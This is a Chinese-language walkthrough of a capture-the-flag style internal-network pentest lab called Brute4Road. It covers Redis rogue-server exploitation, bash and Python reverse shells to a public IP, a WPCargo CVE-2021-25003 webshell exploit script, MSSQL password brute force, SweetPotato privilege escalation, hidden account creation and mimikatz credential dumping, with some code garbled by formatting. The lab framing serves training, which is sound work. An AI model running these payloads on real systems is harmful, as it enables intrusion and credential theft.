前言
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
靶标介绍:
Brute4Road是一套难度为中等的靶场环境,完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有4个flag,分布于不同的靶机。
flag1 fscan扫一下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
./fscan -h 39 .99 .134 .226 1 .8 .4 39.99.134.226:21 open39.99.134.226:80 open39.99.134.226:6379 open39.99.134.226:22 open[*] alive ports len is: 4 [*] WebTitle http://39 .99 .134 .226 code:200 len:4833 title:Welcome to CentOS[+] ftp 39 .99 .134 .226 :21 :anonymous [->] pub [+] Redis 39 .99 .134 .226 :6379 unauthorized file:/usr/local/redis/db/dump.rdb 4 /4 [*] 扫描结束,耗时: 45 .587620858s
发现有个ftp匿名登录,但是只有一个空的pub文件夹
同时发现开放6379有redis的未授权,

进入 Redis 的命令行交互界面,可以info查看版本
1
2
redis -cli -h 39.99.134.226 -p 6379 39 .99 .134 .226 :6379 > info
可以用Redis 的命令行传马
1 cat 文件 | redis-cli -h 39.99.134.237 -a 密码 -x set 位置
但是不能赋权限,执行不了

redis主从复制 版本号5.0.12 存在主从复制,用脚本打。参考文章:Redis攻击利用总结 - 重庆森林不在重庆
1
2
python3 redis-rogue-server.py --rhost 39.99 .134.226 --lhost 公网IP --lport 8080 --payload ssh.py --rhost 39.99 .134.226 --lhost 公网IP
反弹shell,填上公用IP和端口
或者MDUT也可以,不过只是同步,要麻烦一些
传马,赋权限,stowaway连接
1
2
3
wget http://公网IP:8000/linux_agent
可以在弹回的shell执行伪终端,要不然可能会报错bash: [2338: 2 (255)] tcsetattr: Inappropriate ioctl for device
1
2
3
script -qc bash /dev/null import pty;pty.spawn("/bin/bash" )'
或者反弹shell给pwncat等交互式shell工具
suid提权 base64可以提权,但是只能读文件:base64 | GTFOBins
1
2
find / -user root -perm -4000 -print 2>/dev/null '/home/redis/flag/flag01' | base64 --decode
获得flag1
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 [redis@centos - web01 mz]$ base64 '/home/ redis/flag/ flag01' | base64 -- decode██████ ██ ██ ███████ ██ ░█░░░░██ ░██ █░█ ░██░░░░██ ░██ ░█ ░██ ██████ ██ ██ ██████ █████ █ ░█ ░██ ░██ ██████ ██████ ░██ ░██████ ░░██░░█░██ ░██░░░██░ ██░░░██ ██████░███████ ██░░░░██ ░░░░░░██ ██████ ░█░░░░ ██ ░██ ░ ░██ ░██ ░██ ░███████░░░░░█ ░██░░░██ ░██ ░██ ███████ ██░░░██ ░█ ░██ ░██ ░██ ░██ ░██ ░██░░░░ ░█ ░██ ░░██ ░██ ░██ ██░░░░██ ░██ ░██ ░███████ ░███ ░░██████ ░░██ ░░██████ ░█ ░██ ░░██░░██████ ░░████████░░██████ ░░░░░░░ ░░░ ░░░░░░ ░░ ░░░░░░ ░ ░░ ░░ ░░░░░░ ░░░░░░░░ ░░░░░░ - 0346 - 45b9- b8de- 98a38accc26e}Congratulations ! ! ! Guess where is the second flag?
flag2 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 set payload linux/x64/meterpreter/bind_tcpset RHOST 39.99.134.226set LPORT 54529run LHOST =127.0.0.1 LPORT =54522 -f elf -o msf22.elfset payload linux/x64/meterpreter/reverse_tcpset LHOST 127.0.0.1set LPORT 54522
其中试了几次没连上,正反向都不行
感觉问题就出在msf马和端口上了,运行54522端口的马就报Segmentation fault
1 2 bash -i >& /dev/tcp/公网IP/54521 0 >&1 python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("公网IP" ,54521 ));os.dup2(s.fileno(),0 ); os.dup2(s.fileno(),1 ); os.dup2(s.fileno(),2 );p=subprocess.call(["/bin/bash" ,"-i" ]);'
看看网段
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 ifconfig eth0 : flags=4163 <UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 172.22.2.7 netmask 255.255.0.0 broadcast 172.22.255.255 inet6 fe80::216 :3 eff:fe28:a6ef prefixlen 64 scopeid 0 x20<link>ether 00 :16 :3 e:28 :a6:ef txqueuelen 1000 (Ethernet)RX packets 461918 bytes 306371319 (292 .1 MiB)RX errors 0 dropped 0 overruns 0 frame 0 TX packets 332529 bytes 92013572 (87 .7 MiB)TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo : flags=73 <UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0 x10<host>loop txqueuelen 1000 (Local Loopback)RX packets 19647 bytes 19885659 (18 .9 MiB)RX errors 0 dropped 0 overruns 0 frame 0 TX packets 19647 bytes 19885659 (18 .9 MiB)TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
fscan扫一下内网
open 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 172.22.2.34:139 open
后续要打的如下:
1 2 3 4 172.22.2.7 已控制172.22.2.18 WordPress站点172.22.2.3 DC172.22.2.16 MSSQLSERVER
但是fscan扫不出洞来
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 proxychains ./fscan -h 172.22.2.18 -p 1-65535 | __ / /_\/____/ __ |/ __ | '__/ _` |/ __ | |/ / / /_\\_____\__ \ (__ | | | (_ | | (__ | < \____/ |___/\___ |_ | \__,_ |\___ |_ |\_\ fscan version: 1.8.4 start infoscan 172.22.2.18:21 open [*] alive ports len is: 1 start vulscan 已完成 0/1 [-] ftp 172.22.2.18:21 anonymous EOF 已完成 1/1 [*] 扫描结束,耗时: 6m45.190170873s
用wpscan
1 proxychains wpscan --url http://172.22.2.18
可以扫出来一个wpcargo插件,然后可以自己搜一下有没有洞
但如果注册一个wpscan账号,有每日免费api,能直接扫出洞来
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 proxychains4 wpscan --url 172.22 .2 .18 --api-token 你的api [proxychains] config file found : /etc /proxychains4 .conf [proxychains] preloading /usr /lib /x86_64-linux-gnu /libproxychains .so .4 [proxychains] DLL init : proxychains-ng 4.17 _______________________________________________________________ __ _______ _____ __ \ / ____ |__ ) | (___ ___ __ _ _ __ ®3.8 .28 https :@_WPScan_ , @ethicalhack3r , @erwan_lr , @firefart 127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK127.0 .0.1 :55556 ... wpscan.com :443 ... OKURL : http :Started : Thu Aug 7 21 :15 :08 2025 127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OKFinding (s):Entry : Server : Apache/2.4 .41 (Ubuntu)By : Headers (Passive Detection)Confidence : 100% enabled : http :By : Direct Access (Aggressive Detection)Confidence : 100% References :http :https :https :https :https :found : http :By : Direct Access (Aggressive Detection)Confidence : 100% enabled : http :By : Direct Access (Aggressive Detection)Confidence : 100% enabled : http :By : Direct Access (Aggressive Detection)Confidence : 60% References :https :https :6.0 identified (Insecure, released on 2022 -05 -24 ).By : Rss Generator (Passive Detection)http :http :33 vulnerabilities identified :Title : WP < 6.0 .2 - Reflected Cross-Site Scripting in : 6.0 .2 References :https :https :Title : WP < 6.0 .2 - Authenticated Stored Cross-Site Scripting in : 6.0 .2 References :https :https :use : twentytwentytwoLocation : http :Updated : 2025 -04-15T00 :00 :00.000 ZReadme : http :2.0 URL : http :Name : Twenty Twenty-TwoURI : https :Description : Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a...Author : the WordPress teamURI : https :By : Css Style In Homepage (Passive Detection)Version : 1.2 (80% confidence)By : Style (Passive Detection)http :and Aggressive Methods)Plugin (s) Identified :Location : http :Updated : 2025 -07-23T01 :11 :00.000 Z8.0 .2 By : Urls In Homepage (Passive Detection)6 vulnerabilities identified :Title : WPCargo < 6.9 .0 - Unauthenticated RCEin : 6.9 .0 References :https :https :Title : WPCargo Track & Trace <= 8.0 .2 - Subscriber+ Settings Update References :https :https :https :Title : WPCargo Track & Trace <= 8.0 .2 - Contributor+ Insecure Direct Object ReferenceReferences :https :https :https :Version : 6 .x.x (80% confidence)By : Readme - Stable Tag (Aggressive Detection)http :and Aggressive Methods)127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK > (0 / 137 ) 0.00% ETA : ??:??:??127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK > (16 / 137 ) 11.67% ETA : 00 :00 :07 127.0 .0.1 :55556 ... 172.22 .2.18 :80 ... OK > (38 / 137 ) 27.73% ETA : 00 :00 :04 Time : 00 :00 :03 <=====================================================================> (137 / 137 ) 100.00% Time : 00 :00 :03 127.0 .0.1 :55556 ... wpscan.com :443 ... OKPlan : freescan ): 3 Remaining : 22 Finished : Thu Aug 7 21 :15 :26 2025 Done : 177 Requests : 5 Sent : 43.865 KBReceived : 275.101 KBused : 248.297 MBtime : 00 :00 :17
CVE-2021-25003 我们打上面那个Unauthenticated RCE。
WordPress WPCargo Track CVE-2021-25003:https://www.cnblogs.com/0x28/p/16562596.html
脚本如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 import sysimport binasciiimport requests'2f49cf97546f2c24152b216712546f112e29152b1967226b6f5f50' def encode_character_code (c: int ):return '{:08b}' .format (c).replace('0' , 'x' )'' .join([encode_character_code(c) for c in binascii.unhexlify(payload)])[1 :]'http://172.22.2.18/' 'ls' f"{destination_url} wp-content/plugins/wpcargo/includes/barcode.php?text={text} &sizefactor=.090909090909&size=1&filepath=/var/www/html/1.php" print (requests.post(f"{destination_url} webshell.php?1=system" , data={"2" : cmd}'ascii' , 'ignore' ))
跑脚本
1 proxychains python3 2 .py

连接蚁剑,注意连接类型

wp-config.php中泄露了数据库连接信息,可以读到本机MySQL用户、密码

蚁剑用上面的用户、密码连接数据库,步骤是先回主页、然后右击进入数据操作(和用插件差不多)
出flag
1 flag {c757e423-eb44-459 c-9 c63-7625009910 d8}

flag3 在表S0meth1ng_y0u_m1ght_1ntereSted有一堆密码,看起来有用

导出
mssql口令爆破 发现内网有主机开启1433端口,用上面密码本进行数据库爆破。
fscan爆破出mssql的密码,或者用超级弱口令检查工具、tscanplus
1 2 3 fscan -h 172 .22 .2 .16 -m mssql -pwdf password.txt -userf user.txt[+] mssql:172 .22 .2 .16 :1433 :sa ElGNkOiC172.22.2.16 ----SQLServer----1433 ----sa---- ElGNkOiC
MDUT连接,注意MDUT这里要重新加载组件,否则可能上传不了文件
上线msf
1 2 3 4 5 use exploit/multi/handlerset payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.2.16set LPORT 54524
msf中getsystem能直接提权,但是这里用的是socks代理正向连接,一直进不去shell
也可以甜土豆提权
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 C:/迅雷下载/SweetPotato.exe -a "whoami"by Uknow to support webshellby @_EthicalChaos_and exploit by @foxglovesecby @decoder_it and @Guitro along with BITS WinRM discoveryand original exploit by @itm4nusing method PrintSpoofer to launch c:\Windows\System32\cmd.exeon evil PIPE \\MSSQLSERVER/pipe/a0d15fb5-a017-44 d7-bc7c-b13ffa087455Server connected to our evil RPC pipefor process creationand authenticated successfully, launching programwith pid: 4176 created.system
试试不用socks正向连接,直接在msf里添加路由,这里有两种方法:
1 2 3 4 5 6 7 8 9 route add 172.22.2.0 255.255.255.0 2route add 172.22.2.0/16 2run post/multi/manage/autoroute -s 172.22.2.0/24run post/multi/manage/autoroute
然后msf正向连接
1 2 3 4 5 6 7 C:/迅雷下载/shell24.exeset payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.2.16set LPORT 54524
或者msf反向连接,需要通过stowaway转发流量
1 2 3 4 5 6 7 8 9 10 11 12 LHOST =127.0.0.1 LPORT =54525 -f exe -o msf25.exeset payload windows/x64/meterpreter/reverse_tcpset LHOST 127.0.0.1set LPORT 54525
用可以甜土豆上线stowaway、msf木马,可以直接获得root
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 "C:/迅雷下载/windows_x64_agent.exe -c 172.22.2.7:54526 -s 123 --reconnect 8" "shell28.exe" set payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.2.16set LPORT 54528
读flag
1 2 3 4 5 6 7 8 9 10 11 PS C:\> cat C:/Users/Administrator/flag/flag03.txt 88 8"""8 8 eeeee e e eeeee eeee 88 8 8 eeeee eeeee eeeee 8 8 8 8 8 8 88 88 8eee8e 8 88 8 8 8 8 8 8eee8e 8e 8 8e 8eee 88ee88 88 8 8 8 8eee8 8e 8 8 88 8 88 8 88 88 88 88 8 8 8 88 8 88 8 88 8 88ee8 88 88ee 88 88 8 8eee8 88 8 88ee8
flag4 下面是新建用户及远程连接的一些指令
1 2 3 4 5 6 7 8 firewall add rule name ="Remote Desktop" protocol =TCP dir =in localport =3389 action =allowServerName ='%COMPUTERNAME%' call SetAllowTSConnections 1 user matrix$ Matrix2025! /add

发现这台机子在域内
可以用bloodhound做一下信息收集
1 2 3 4 5 6 7 /home/m atrix/Desktop/ BloodHound/resources/ app/Collectors/ SharpHound.exe
上传并分析
获取域用户的哈希,可以用msf
1 2 3 load kiwi"privilege::debug" "sekurlsa::logonpasswords"
或者用mimikatz.exe
1 2 3 4 5 6 ./mimikatz.exeexit
